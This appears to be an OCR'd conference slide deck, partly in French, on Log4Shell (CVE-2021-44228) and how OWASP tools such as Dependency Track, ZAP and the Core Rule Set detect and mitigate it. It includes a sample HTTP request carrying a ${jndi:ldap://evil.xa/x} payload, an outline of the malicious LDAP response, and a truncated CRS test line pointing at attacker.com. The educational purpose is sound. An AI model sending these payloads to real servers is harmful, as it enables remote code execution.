
# OWASP
# vs.
# log4j

# CVE-2021-44228, … in a nutshell…

- RCE ⇒ Critical
- Envoyer un message du type ${jndi:ldap://serveur/message}
- Capturer le message dans les logs: logger.info("Message reçu " + msg);
- Déclenche un appel vers le serveur LDAP
- Récupération du payload




435 repository results

NCSC-NL/**log4shell**
Operational information regarding the **log4shell** vulnerabilities in the Log4j logging library.
vulnerability log4j cve-2021-44228 log4shell cve-2021-45046 cve-2021-4104 cve-2021-45105
☆ 1.9k ● Python Updated 2 days ago

Cybereason/Logout4Shell
Use **Log4Shell** vulnerability to vaccinate a victim server against **Log4Shell**
☆ 1.7k ● Java MIT license Updated on 22 Dec 2021

# CVE-2021-44228, … in a nutshell…



## The log4j JNDI Attack

and how to prevent it

*An attacker inserts the JNDI lookup in a header field that is likely to be logged.*

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```

*The string is passed to log4j for logging*

```
${jndi:ldap://evil.xa/x}
```

*log4j interpolates the string and queries the malicious LDAP server.*

```
ldap://evil.xa/x
```

```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ....
}
```

*JAVA deserializes (or downloads) the malicious Java class and executes it.*

```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```

*The LDAP server responds with directory information that contains the malicious Java class*

# A06:2021 – Vulnerable and Outdated Components

## Description

- You are likely vulnerable:
  - If the software is vulnerable, unsupported, or out of date. This includes the OS, web/application server, database management system (DBMS), applications, APIs and all components, runtime environments, and libraries.

## How to prevent

- Scan for vulnerable dependencies

# A09:2021 – Security Logging and Monitoring Failures

Description

- Penetration testing and scans by dynamic application security testing (DAST) tools (such as OWASP ZAP) do not trigger alerts.

How to prevent

- Ensure log data is encoded correctly to prevent injections or attacks on the logging or monitoring systems

# OWASP Tools that already exist


- Software Bill of Materials : Dependency Track

  ⇒ List/Get alarm for each application which include a vulnerable version of Log4j

- Software Composition Analysis (SCA) : Dependency Check

  ⇒ Ensure that you don’t include a vulnerable dependency in your code

# OWASP Tools that already exist



Sam Stepanyan @securestep9 · 10 févr.


How can OWASP #SAMM (Software Assurance Maturity Model) help identify systems impacted by a vulnerability like #Log4J / #Log4Shell and then take actions to remediate it? - a great blog post by the OWASP project team - thanks @sebadele!

owaspsamm.org/blog/2022/02/0...

Governance | Strategy & Metrics


The implementation of this security practice has an indirect impact but it's an overarching one. At a high level, having a strategy around appsec to structure all your activities lays the foundation for all the rest.

# OWASP / Reaction



Zed Attack Proxy
@zaproxy

New ZAP alpha active scan rule: Log4Shell (CVE-2021-44228) detection: zaproxy.org/docs/desktop/a...
Note this does depend on OAST support: zaproxy.org/docs/desktop/a...
Great work by @ricekot_
Blog post coming soon… #Log4Shell #log4j #owasp #dast




**Hannibal is on the jazz** @LeCodeNinja · 13 déc. 2021

The OWASP Zed Attack Proxy was vulnerable to #Log4Shell

**Well…**

# OWASP / Reaction



R M
@kingthorin_rm

Great follow-up or test case. Good news, yes CRS catches Log4jShell:

#OWASP #CoreRuleSet #CRSSandbox

ng about the new log4j / CVE-2021-44228 vulnerability and the O

```
utput: txt-matched-rules" -H "x-crs-version: 3.3.2" \
ap://attacker.com/a}' \
uleset.org/
mand Execution: Unix Shell Expression Found
omaly Score Exceeded (Total Score: 5)
```